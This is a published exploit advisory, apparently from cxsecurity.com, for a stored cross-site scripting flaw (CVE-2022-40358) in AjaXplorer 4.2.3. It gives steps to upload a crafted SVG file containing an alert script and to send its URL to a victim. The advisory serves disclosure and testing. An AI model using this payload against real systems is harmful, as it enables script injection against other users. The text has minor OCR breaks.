
## AjaXplorer 4.2.3 - Stored Cross-Site Scripting (XSS)



```
# Exploit Title: AjaXplorer 4.2.3 - Stored Cross-Site Scripting (XS
S)
# Exploit Author: Scott Sturrock 'ssturrock -at- protonmail -dot- c
om'
# Vendor Homepage: http://www.ajaxplorer.info/
# Software Link: https://sourceforge.net/projects/ajaxplorer/files/
ajaxplorer/stable-channel/4.2.3/
# Version: 4.2.3
# Tested on: Linux, Windows
# CVE : CVE-2022-40358
```

An issue was discovered in AjaXplorer 4.2.3, allows attackers to ca use cross site scripting vulnerabilities via a crafted svg file upl oad.

Steps to reproduce:

- 1.Right click > Create a new file > name file xss.svg
- 2.Right click on file > open in Source Editor
- 3.Copy paste below Payload and click save

<?xml version="1.0" standalone="no"?><svg width="1000" height="100
0" version="1.1" xmlns="http://www.w3.org/2000/svg"><circle cx="50"
cy="50" r="25" stroke="red" fill="transparent" stroke-width="50"/><
script type="text/javascript">alert('XSS');</script></svg>

4. Right click file and open in external window for payload URL to s end to victim

## References:

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-40358

See this note in RAW Version (https://cxsecurity.com/ascii/WLB-2022090059)

Tweet

Lubię to!

Vote for this issue:

**1**6

1**0** 0

100%

Copyright **2022**, cxsecurity.com